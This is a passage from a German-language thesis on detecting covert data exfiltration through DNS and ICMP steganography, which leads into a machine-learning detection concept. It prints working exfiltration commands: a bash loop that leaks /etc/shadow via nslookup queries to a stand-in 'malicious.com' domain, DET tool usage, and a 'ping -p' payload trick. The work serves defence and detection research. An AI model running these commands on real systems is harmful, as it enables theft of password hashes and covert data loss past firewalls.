Die Konfiguration des skizzierten Netzwerks lässt – wie auch vom amerikanischen Computer Emergency Readiness Team (CERT) empfohlen (vgl. [Uni16]) – keine Auflösung über externe Nameserver zu. Stattdessen werden alle Anfragen ausschließlich über den lokalen nicht-autoritativen, rekursiven DNS-Server beantwortet (2). Wie der Abbildung zu entnehmen ist, verfügt dieser über keine Informationen zu *<sub>.malicious.com*. Daher erfolgt eine Weiterleitung der Anfrage an einen Nameserver im Internet. An dieser Stelle haben die sensiblen Daten trotz des Einsatzes einer Firewall oder anderer Sicherheitssysteme aufgrund der häufig nicht vorhandenen Einschränkung des DNS-Protokolls (siehe Kapitel 2.1.2) bereits das lokale Netzwerk verlassen.

Über das Internet wird eine Weiterleitung der Anfrage für *<sub>.malicious.com* an mehrere rekursive Nameserver, die in der global aufgestellten DNS-Infrastruktur etabliert sind, durchgeführt. Wenn hierbei keine Antwort geliefert werden kann, erreicht das DNS-Paket zuletzt einen der beiden autoritativen Nameserver, welche für die Domain *malicious.com* verantwortlich sind (3). Diese befinden sich unter der Kontrolle des Angreifers und ermöglichen somit, die innerhalb des Pakets enkodierten sensiblen Informationen zu dekodieren. Zuletzt wird eine Antwort mit einer oder mehreren beliebigen IP-Adressen generiert und rekursiv über alle kontaktierten DNS-Instanzen zurück an den kompromittierten Client gesendet (4). Dieses Vorgehen ist zwar nicht zwingend zur erfolgreichen Exfiltration erforderlich, soll jedoch allgemein die maliziöse DNS-Kommunikation durch Wahrung der Protokoll-Konformität bestmöglich tarnen.

Der beschriebene generische Ablauf erlaubt grundsätzlich eine Daten-Exfiltration mittels verschiedener netzwerk-steganographischer Verfahren. Eine aus Perspektive des Angreifers vielversprechende Technik besteht in Verwendung des in [ANO+11] beschriebenen Ansatzes. Hierbei werden die zu transferierenden Daten in das zwei Bytes große *Identification*-Feld des DNS-Headers enkodiert. Dieses wird normalerweise zufällig erzeugt und dient in Kombination mit dem Quell-Port des Absenders einer DNS-Anfrage zur eindeutigen Identifizierung der zugehörigen Antwort, welche einen identischen Wert enthalten muss. Der wesentliche Nachteil dieses Verfahrens besteht in der Größe des Header-Felds. Bei lediglich zwei Bytes, die zur Exfiltration zur Verfügung stehen, würde beispielsweise die Übertragung einer ca. 1.000 Bytes großen */etc/shadow*-Datei, welche im Allgemeinen auf jedem Linux-System verfügbar ist und die Hashwerte aller Benutzer-Passwörter enthält, die Erzeugung von wenigstens 500 DNS-Anfragen an Domains der Form *<sub>.malicious.com* erfordern. Aus diesem Grund wird in der Fachwelt – wie auch im Zuge des thematisierten Sicherheitsvorfalls bei *The Home Depot* – häufig ein anderer Ansatz, der eine verdeckte Übertragung von sensiblen Daten innerhalb von Subdomains erlaubt, beobachtet (vgl. [GDA14], [Inf15]):

Enkodiert ein Angreifer die zu übertragenden Informationen innerhalb des Domain-Namens, steht in Anlehnung an den Requests for Comments (RFC) 1035 für jedes Label der Form *<label1>.<label2>.<labelX>.domain.com* eine maximale Länge von 63 Bytes zur Verfügung (vgl. [IET87]).

Weiterhin erlaubt der RFC für den kompletten Domain-Namen eine maximale Größe von 255 Bytes, wobei von den DNS-Servern typischerweise tatsächlich auch größere Anfragen akzeptiert und verarbeitet werden (vgl. [Nol07]). Davon ausgehend, dass ein Angreifer keine Anomalie-Erkennung durch maßgeblich in der Größe abweichende DNS-Pakete auslösen will (vgl. [Bea13]), stehen demnach 255 Bytes abzüglich des Domain-Namens zum Datendiebstahl mittels Subdomains zur Verfügung. Die zuvor beispielhaft angeführte Datei */etc/shadow* könnte demzufolge unter Verwendung dieser Technik mit weniger als zehn DNS-Paketen transferiert werden.

Eine auf Subdomains basierende Exfiltration kann auf einem kompromittierten System im Normalfall bereits ohne speziell zu diesem Zweck benötigte Software mithilfe von System-Werkzeugen durchgeführt werden. Handelt es sich beispielsweise um ein Linux-System, erlauben die *bash*-Shell mit *root*-Berechtigung und der Einsatz des *nslookup*-Befehls bereits einen enkodierten Datentransfer mittels DNS-Anfragen (siehe Abbildung 6):

```
# i=1; for hex in `cat /etc/shadow | xxd -c 16 -p`; \
do nslookup $hex.$i.malicious.com; \
   i=$(($i+1)); \
done;
```

Abbildung 6: Netzwerk-steganographische Daten-Exfiltration mit System-Werkzeugen

Die Abbildung zeigt eine `for`-Schleife, in der die */etc/shadow*-Datei iterativ in 16 Bytes lange hexadezimale Zeichenketten[2] `hex` zerlegt und jeweils mittels `nslookup` eine DNS-Anfrage der Form *<hex_value>.<counter>.malicious.com* durchführt wird. Wie vorab im generischen Ablauf beschrieben und in Abbildung 7 beispielhaft dargestellt, erreichen diese Pakete automatisch die durch den Angreifer kontrollierten autoritativen Nameserver:

```
$ sudo python mini-dns-server.py

MiniDNS Server started.
```

[2] Neben hexadezimalen Zeichenketten wird in der Fachwelt unter anderem auch eine Enkodierung mittels base32 oder base64 beobachtet (vgl. [FA13], S. 6-7).

```
Query(Qname=726f6f743a783a303a303a726f6f743a.1.malicious.com)

Query(Qname=2f726f6f743a2f62696e2f626173680a.2.malicious.com)

Query(Qname=6461656d6f6e3a783a313a313a646165.3.malicious.com)

Query(Qname=6d6f6e3a2f7573722f7362696e3a2f75.4.malicious.com)

Query(Qname=73722f7362696e2f6e6f6c6f67696e0a.5.malicious.com)

...

Query(Qname=62696e2f6e6f6c6f67696e0a.117.malicious.com)
```

Abbildung 7: Empfang der exfiltrierten Daten durch den manipulierten DNS-Server

Die autoritativen Nameserver kontrollierend kann beispielsweise mithilfe eines *Python*-Skripts[3] das Verhalten eines DNS-Servers nachgebildet und parallel die in den Subdomains enkodierten Daten zu einer Datei zusammengesetzt werden. Die korrekte Sortierung der einzelnen Zeichenketten erfolgt hierbei unter Verwendung des innerhalb der jeweiligen Anfrage enkodierten Zählers.

Diese langen, dynamisch erzeugten Subdomains sind nicht intuitiv lesbar und werden daher üblicherweise nicht manuell vergeben. Allerdings verwenden einige Content Delivery Networks (CDNs) wie Amazon Web Services oder Antivirus-Hersteller wie Sophos ebenfalls diese Art der Subdomains für die dynamische Verteilung von Anfragen (vgl. [Ama17], [Sop17]). Das Aussehen der eingesetzten Subdomains unterscheidet sich hierbei kaum von dem einer Daten-Exfiltration und erschwert infolgedessen unter anderem die Erkennung mittels entropiebasierter Ansätze (vgl. [FA13]). Die Annahme bei diesen Ansätzen besteht darin, dass die Entropie legitimer Domains, die häufig aus wörterbuchähnlichen Begriffen bestehen, im Allgemeinen kleiner als die einer zur Daten-Exfiltration erzeugten Domain ist. Dies trifft jedoch in der Regel auf dynamisch generierte, legitime Subdomains nicht zu.

[3] Die Implementierung des manipulierten DNS-Servers kann auf verschiedene Art und Weise erfolgen. Zur Veranschaulichung sowie zur Durchführung der Messreihen wird unter anderem ein eigens entwickeltes *Python*-Skript genutzt: Dieses wird zur Nachvollziehbarkeit öffentlich zur Verfügung gestellt (vgl. [Rog17]).

3.2 Direkte DNS-Kommunikation

Neben der zuvor beschriebenen Verwendung eines autoritativen Nameservers und des damit einhergehenden Transports der sensibler Daten über das global etablierte Domain Name System, kann ein Angreifer zum Datendiebstahl mittels netzwerk-steganographischer Verfahren potentiell auch eine direkte DNS-Kommunikation zu einem beliebigen über das Internet erreichbaren System aufbauen (vgl. [Ama16]).

Zur Veranschaulichung des generischen Ablaufs eines verdeckten Datendiebstahls mittels direkter DNS-Kommunikation erfolgt eine Modifizierung des im vorangegangenen Kapitel erläuterten Ablaufs einer Exfiltration mittels autoritativer DNS-Nameserver (siehe Abbildung 8).



Abbildung 8: Daten-Exfiltration mittels direkter DNS-Kommunikation

Den Ausgangspunkt bildet wie vorab ein kompromittierter Client innerhalb des Netzwerks. Dieser stellt eine Anfrage der Form *<sub>.google.com* (1). Als Ziel für die Anfrage dient in diesem Szenario jedoch nicht der lokale DNS-Server, der typischerweise im Betriebssystem hinterlegt ist. Stattdessen wird ein unter Kontrolle des Angreifers befindlicher Server im Internet als direktes Ziel genutzt. Da es sich bei diesem Zielsystem nicht um einen echten Nameserver handelt, der ausschließlich Anfragen für die ihm zugewiesenen Domains beantworten darf, kann potentiell jeder Name in die DNS-Anfrage enkodiert werden. Durch die Wahl von typischerweise häufig angefragten Domains wie *google.com* soll aus Sicht des Angreifers die Detektion der gefälschten Anfragen, beispielsweise unter Verwendung von Reputationslisten, erschwert werden. Wie vorab angedeutet, sieht der lokale Nameserver die Anfrage des kompromittierten Clients nicht (2).

Falls die Firewall nicht ordnungsgemäß zur Blockierung von direkter DNS-Kommunikation der Clients über das Internet konfiguriert ist (vgl. [Uni16]), können die sensiblen Daten auf diese Weise exfiltriert werden. Empfängt das Zielsystem des Angreifers die DNS-Anfragen (3), können diese enkodiert und ggf. zur Wahrung der Protokoll-Konformität beantwortet werden (4).

Die technische Umsetzung einer netzwerk-steganographischen Exfiltration mittels direkter DNS-Kommunikation kann wiederum unter Verwendung des *Identification*-Felds innerhalb des Protokoll-Headers durchgeführt werden (vgl. [ANO+11]). Ein Verfahren zum Transfer von größeren Datenmengen mittels Subdomains ist jedoch bereits in einer frei verfügbaren, quelloffenen Software-Lösung – dem Data Exfiltration Toolkit (DET) – implementiert und daher ohne ein spezifisches technisches Wissen einsetzbar (vgl. [Ama16]). Die Software führt unter anderem einen verdeckten Datentransfer mittels Subdomains durch. Der *DET*-Client kann hierzu entweder als *Python*- oder *Powershell*-Implementierung genutzt werden und ist somit im Wesentlichen plattformunabhängig einsetzbar. Weiterhin werden die zu übertragenden Daten nicht nur enkodiert, sondern mithilfe des Advanced Encryption Standards (AES) symmetrisch verschlüsselt. Infolgedessen ist es bei korrekter Implementierung grundsätzlich für keine etablierte Sicherheitslösung möglich, den Inhalt der DNS-Anfragen zu dekodieren.

Die am Zielserver empfangenen DNS-Anfragen entsprechen der in RFC 1035 definierten Domain-Struktur der Form <*label1*>.<*label2*>.<*labelX*>.*domain.com* (siehe Abbildung 9).

```
# python det.py -L -p dns -c config.json

Waiting for DNS packets for domain google.com

DNS Query: yLudrUi794c75647255697c217c66696c65317c5.google.com.

DNS Query: yLudrUi5527c217c32393530653231666461616 6.google.com.

...

DNS Query: yLudrUi9343534346138366637636436330316 16.google.com.

DNS Query: yLudrUi37313166653465353665666434666561 3.google.com.
```

Abbildung 9: DNS-Steganographie unter Verwendung des *DET*-Frameworks

Somit erfolgt auch an dieser Stelle keine Abweichung vom spezifizierten Standard, die beispielsweise für eine Erkennung mittels einer IDS-Lösung notwendig wäre.

3.3 ICMP Echo Request

Neben verdeckten Daten-Exfiltrationen mittels rekursiver oder direkter DNS-Kommunikation werden in der Fachwelt auch Datendiebstähle unter Verwendung von modifizierten ICMP *Ping*-Anfragen (engl. *echo requests*) beobachtet und diskutiert (vgl. [Rad14], [Kas15], [Kot16]). Der RFC 792 gibt für ICMP vor, dass jede *Ping*-Anfrage und -Antwort (engl. *echo replies*) über einen acht Bytes großen Header, der unter anderem die Felder *Identifier* und *Sequence Number* beinhaltet, verfügen muss (vgl. [IET81]). Diese beiden Felder sind jeweils zwei Bytes groß und werden beispielsweise bereits durch die frei verfügbare Software *ICMPStegano* für eine netzwerk-steganographische Daten-Exfiltration herangezogen (vgl. [Pat14]). Darüber hinaus verfügt jedes *Ping*-Paket über ein im Wesentlichen ungenutztes *Data*-Feld, dessen Größe lediglich durch die MTU des Netzwerks beschränkt ist. Infolgedessen ist dieses Feld besonders für eine Daten-Exfiltration geeignet.

Unabhängig von der Platzierung der Daten innerhalb eines ICMP-Pakets benötigt ein Angreifer für eine verdeckte Exfiltration typischerweise lediglich einen Server, der über das Internet erreichbar ist (siehe Abbildung 10).



Abbildung 10: Daten-Exfiltration mittels ICMP Echo Request

Ausgehend von einem kompromittierten Client ist für eine Exfiltration mittels ICMP die manuelle Erzeugung eines *Ping*-Pakets, welches die zu exfiltrierenden Daten idealerweise in enkodierter oder verschlüsselter Form enthält, erforderlich.

Das Paket wird an einen externen Server, der sich unter Kontrolle des Angreifers befindet, übermittelt (1). Bei größeren Dateien erfolgen typischerweise zunächst eine Zerlegung und Aufteilung der Daten auf mehrere Pakete (vgl. [Kot16], S. 18-19). Üblicherweise werden ausschließlich über das Internet *eingehende* ICMP Echo Requests an der Firewall blockiert (vgl. [ANO+11], S. 151). In der Konsequenz erfolgt in der Regel eine ungehinderte Weiterleitung dieser *ausgehenden* Anfragen ins Internet (2). Bei dem maliziösen Server des Angreifers angekommen, wird eine Dekodierung der Pakete und daran anknüpfend die Rekonstruktion der Datei durchgeführt (3). Für jede ankommende Anfrage sendet der Server optional jeweils eine *Ping*-Antwort zurück an den kompromittierten Client (4). Hierbei ist es zur Einhaltung der Spezifikationen notwendig, dass das *Data*-Feld exakt identisch mit dem des Anfrage-Pakets ist (vgl. [IET81]).

Neben dem Einsatz von quelloffenen Software-Lösungen kann eine Exfiltration unter Verwendung des *Data*-Felds auf Systemen mit Unix-Derivaten bereits mit Bordmitteln realisiert werden. Dies ermöglicht die Software *ping*, welche im Normalfall bereits in der Grundinstallation zum Debugging von Netzwerkverbindungen vorhanden ist (siehe Abbildung 11).

```
$ hex_val=$(echo "Secret Data" | xxd -p)

$ ping -p $hex_val 8.8.8.8 -c 1


PATTERN: 0x536563726574204461746174610a

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.

64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=50.7 ms
```

Abbildung 11: Daten-Exfiltration mithilfe des ping-Befehls

In dem Beispiel wird die zu exfiltrierende Zeichenkette „Secret Data“ zunächst mittels des Befehls `xxd` in die hexadezimale Schreibweise transformiert und in eine Variable `hex_val` gespeichert. Danach erfolgt die Ausführung des `ping`-Kommandos unter Verwendung des Parameters `-p`, der den Inhalt von `hex_val` in das *Data*-Feld des ICMP-Pakets schreibt.

Neben der zur Veranschaulichung gewählten Zeichenkette können mit einer minimalen Anpassung der Befehle analog zu Abbildung 6 in Kapitel 3.1 grundsätzlich auch beliebige Dateien zunächst zerlegt und dann stückweise in einer Schleife übertragen werden.

Im Kapitel „Netzwerk-Steganographie“ erfolgte zunächst eine allgemeine Betrachtung der generischen Abläufe von drei fortgeschrittenen netzwerk-steganographischen Exfiltrationstechniken. Neben zwei auf dem DNS-Protokoll basierenden Verfahren, welche entweder eine rekursive oder direkte Kommunikation mit den von Angreifern kontrollierten DNS-Nameservern zur Daten-Exfiltration ausnutzen, wurde weiterhin eine Technik zum verdeckten Datentransfer basierend auf dem ICMP Echo Request, also des *Pings*, vorgestellt.

Für jedes dieser drei Verfahren erfolgte eine Beleuchtung von konkreten technischen Umsetzungen, die eine Daten-Exfiltration ermöglichen. Neben der Verwendung von frei verfügbaren Software-Lösungen können in der Regel bereits grundlegende Bordmittel zum verdeckten Datentransfer herangezogen werden. Diese befinden sich typischerweise in der Basisinstallation jedes Betriebssystems und ermöglichen daher nach erfolgreicher Kompromittierung eines Clients bereits ohne die zusätzliche Installation von dedizierter Software eine rudimentäre Daten-Exfiltration, die mit aktuellen Mitteln in der Regel nicht unterbunden oder detektiert werden kann.

4 Konzeption

Innerhalb dieser wissenschaftlichen Arbeit wird ein neuartiges Verfahren zur automatisierten Detektion von fortgeschrittener Daten-Exfiltration entwickelt. Aus den in Kapitel 2.1 thematisierten Möglichkeiten und Grenzen zur Erkennung verschiedener Exfiltrationstechniken resultiert hierbei eine Fokussierung auf die Netzwerk-Steganographie, welche aktuell nicht zuverlässig zu detektieren ist. Bisher wurden die Kernaspekte der statistischen Analyse und des maschinellen Lernens, welche die Basis zur Etablierung des neuartigen Verfahrens bilden, herausgearbeitet. Daran anknüpfend erfolgte eine Beleuchtung von drei netzwerk-steganographischen Techniken, die eine verdeckte Daten-Exfiltration erlauben. Das hierdurch gewonnene technische Verständnis soll dazu dienen, einschlägige Muster, die eine Unterscheidung der legitimen Kommunikation von diesen fortgeschrittenen Datendiebstählen ermöglichen, zu identifizieren.

Im Zuge dieses Kapitels wird nun das Konzept eines neuartigen Erkennungsverfahrens basierend auf statistischer Analyse und maschinellem Lernen entwickelt. Die Untergliederung in „Mustergewinnung“, „Lernphase“ und „Arbeitsphase“ dient hierbei einem strukturierten Vorgehen anhand des in Kapitel 2.3.1 ausgearbeiteten erweiterten Prozesses der Mustererkennung. Mithilfe des Konzepts soll schließlich eine Software, die eine automatisierte Detektion von Netzwerk-Steganographie ermöglicht, realisiert werden.

4.1 Mustergewinnung

In dem erarbeiteten Prozess bildet die Mustergewinnung mit der „Datenerfassung“, „Vorverarbeitung“ und „Merkmalsextraktion“ einen wesentlichen Bestandteil der Lern- und Arbeitsphase. Die korrekte sowie vollständige Erfassung und zielgerichtete Vorverarbeitung der zur Merkmalsextraktion benötigten Daten sind im Allgemeinen zum Trainieren des Modells und somit auch für eine zuverlässige Klassifizierung essentiell.

4.1.1 Datenerfassung

Eine Daten-Exfiltration kann grundsätzlich an verschiedenen Punkten innerhalb eines Netzwerks durchgeführt werden. Für eine korrekte sowie vollständige und gleichzeitig effektive Datenerfassung ist es daher sinnvoll, unter Berücksichtigung der typischen Punkte zunächst die hierzu geeigneten Stellen als solche zu identifizieren.

In einer vorangegangenen wissenschaftlichen Arbeit wurden bereits die zentralen Angriffspunkte für den Einsatz von transparent im Netzwerk agierenden, maliziösen Proxyservern identifiziert (vgl. [Rog16], S. 2). Diese lassen sich mit einigen Anpassungen für eine Daten-Exfiltration adaptieren (siehe Abbildung 12):



Abbildung 12: Die grundlegenden Angriffspunkte innerhalb eines Netzwerks

Die Abbildung zeigt den beispielhaften Aufbau eines vereinfacht dargestellten Unternehmensnetzwerks, welches über mehrere logisch voneinander getrennte Client-Segmente, ein zweistufiges Firewall-Konzept sowie zwei demilitarisierte Zonen (DMZ) mit Web-, Proxy- und DNS-Servern verfügt. Im Wesentlichen lassen sich die für einen Datendiebstahl prädestinierten Angriffspunkte in zwei Kategorien zusammenfassen:

(1) Bei der ersten Kategorie handelt es sich um das *Client-Segment*. Da die Nutzer sich üblicherweise mindestens über den Browser im Internet bewegen und über eine E-Mail-Anwendung kommunizieren, besteht grundsätzlich die Gefahr einer Kompromittierung mittels Schadsoftware. Diese wird aktuell laut dem Lagebericht der IT-Sicherheit in Deutschland fokussiert über fortwährend verwundbare Browser-Erweiterungen wie Adobe Flash oder mittels Phishing-Mails ausgeliefert (vgl. [Bun16], S. 8, 22). Nach der erfolgreichen Infizierung eines Clients kann die Schadsoftware, wie in Kapitel 3 beschrieben, aktuell üblicherweise trotz der etablierten Sicherheitslösungen ungehindert zur Daten-Exfiltration unter Verwendung der vorgestellten Techniken eingesetzt werden.

(2) Neben dem Client-Segment sind auch die vom Internet aus erreichbaren Server in den *DMZ-Bereichen* vor allem aufgrund von unsicheren Konfigurationen (vgl. [Bun16], S. 36) für eine Kompromittierung gefährdet. Während beispielsweise Webserver im Zuge einer SQL-Injection vollständig unter Kontrolle eines Angreifers gebracht werden können, erlauben weiterhin fehlerhaft konfigurierte DNS- oder Proxyserver einen System- und folglich auch einen Netzwerkeinbruch. Die auf den Servern befindlichen Daten lassen in der Regel analog zum Vorgehen bei den kompromittierten Clients mittels der in Kapitel 3 vorgestellten Techniken exfiltrieren.

Die beiden vorgestellten Kategorien der Angriffspunkte verdeutlichen, dass ein einziger Sensor für eine umfassende Datenerfassung von allen potentiell gefährdeten Systemen innerhalb des Netzwerks in der Regel nicht ausreichend ist. Während das Client-Segment in der Abbildung über den Core-Router ins Internet kommuniziert, erfolgt typischerweise innerhalb der DMZ-Bereiche eine direkte Weiterleitung über die externe Firewall. Die Etablierung eines einzelnen Sensors an einem Mirror-Port des Core-Routers würde demnach keine Detektion von Daten-Exfiltrationen mittels eines kompromittierten Webservers ermöglichen. Weiterhin kann eine Erfassung der ausgehenden Daten am Perimeter, also zum Beispiel vor oder hinter der externen Firewall, besonders zu Kernarbeitszeiten aufgrund der typischerweise hohen Datenmengen eine Herausforderung darstellen. Infolgedessen sollten im Zuge einer umfassenden Betrachtung des Netzwerkaufbaus und der Kommunikationswege die Sensoren möglichst feingranular positioniert werden.

Neben der Platzierung der Sensoren ist weiterhin die Art der Datenerfassung von Bedeutung. IDS-Lösungen können einige sicherheitsrelevante Events in der Regel bereits auf Basis von *Netflow*, also den gemessenen Informationen zu dedizierten IP-Datenströmen, detektieren (vgl. [Nat07], S. 65). Netflow wird jedoch allgemein auf der Vermittlungsschicht (engl. *network layer*) erhoben und ist daher beispielsweise nicht zur Auswertung des DNS-Protokolls, welches sich auf der Anwendungsschicht (engl. *application layer*) befindet, geeignet. Zur Gewährleistung einer möglichst umfassenden Datenerfassung, die eine Extraktion von Merkmalen unter Verwendung von allen zu Grunde liegenden Protokollebenen erlaubt, soll in dieser Arbeit daher ein Paket-Sniffer als Sensor fungieren. Dieser dient der Sammlung des Datenverkehrs in Form von Netzwerkpaketen, die im nächsten Schritt einer Vorverarbeitung unterzogen werden können.

4.1.2 Vorverarbeitung

Obwohl die Datenerfassung und Vorverarbeitung innerhalb des modellierten Prozesses logisch voneinander getrennt sind, ist es grundsätzlich empfehlenswert, die Vorverarbeitung teilweise oder sogar vollständig im Sensor abzubilden. Wenn ausschließlich DNS und ICMP-Pakete für eine Klassifizierung relevant sind, können zum Beispiel TCP-Verbindungen, welche im Allgemeinen den wesentlichen Teil des Netzwerkverkehrs darstellen, bereits mithilfe des Sniffers vorab gefiltert werden. Dies ermöglicht während der eigentlichen Vorverarbeitung eine Steigerung der Performanz.

Wie in Kapitel 3 diskutiert und an verschiedenen Beispielen aufgezeigt, ist in der Regel schon bei einer netzwerk-steganographischen Exfiltration von *geringen* Datenmengen die Generierung von mehreren DNS- oder ICMP-Paketen notwendig. Damit ein verdeckter Datendiebstahl auf Basis von verhaltensbasierten Mustern detektiert werden kann, besteht die grundlegende Idee der Vorverarbeitung in dieser Arbeit darin, diese Pakete in Form von Netzwerk-Streams, vergleichbar zu TCP-Streams, zusammenzufassen. Das angestrebte Ziel ist es hierbei – in Anlehnung an wissenschaftliche Veröffentlichungen zur Untersuchung von TCP-Verbindungen (vgl. [AMG07], [DCG+09], [Rog16]) – eine statistische Analyse der miteinander in Beziehung stehenden DNS- und ICMP-Pakete zu realisieren. Dies soll eine Erfassung von statistischen Merkmalen wie den Zeitabständen von aufeinander folgenden Paketen an dasselbe Ziel oder der Anzahl der innerhalb eines Streams übertragenen Bytes ermöglichen. Die Menge an verschiedenen Merkmalen, die im nächsten Kapitel spezifiziert wird, dient hierbei wiederum als Muster, welches schließlich eine Klassifizierung der jeweiligen Streams erlaubt.

Während einzelne Pakete einer TCP-Verbindung anhand eines Tupels bestehend aus Quell- und Ziel-IP sowie Quell- und Ziel-Port identifizierbar sind, ist dies bei dem typischerweise auf UDP-Nachrichten basierenden DNS-Protokoll nicht vorgesehen. DNS-Anfragen enthalten hingegen im Header einen zufällig erzeugten *Identifier*, der für eine Zuordnung ebenfalls in dem entsprechenden Antwort-Paket vorhanden sein muss (vgl. [IET87]). Dieser ist allerdings nicht zur Identifizierung von miteinander in Beziehung stehenden Paketen geeignet, da für jede Anfrage ein anderer *Identifier* generiert wird. Stattdessen sollen in dieser Arbeit die Quell- und Ziel-IP in Kombination mit dem Domain-Namen für die Zusammenfassung einzelner Pakte zu einem DNS-Stream herangezogen werden.

Die Gruppierung anhand der Domain-Namen hat sich unter anderem im Zuge einer wissenschaftlichen Arbeit zur Tunnel-Erkennung als vielversprechend erwiesen (vgl. [Jar09]) und wird nachfolgend an einem Beispiel verdeutlicht:

Unter Verwendung eines aktuellen Browsers ohne Werbeblocker wie *NoScript* oder *AdBlock Plus* erfolgen bei einem Aufruf der Webseite *spiegel.de* ungefähr 130 verschiedene DNS-Anfragen. Neben den Adressauflösungen von Werbenetzwerken werden wiederholt Subdomains wie unter anderem *www.spiegel.de*, *cdn3.spiegel.de*, *cdn4.spiegel.de* sowie *magazin.spiegel.de* angefragt (vgl. Abbildung 13).



Abbildung 13: Auszug der DNS-Anfragen beim Aufruf der Domain *spiegel.de*

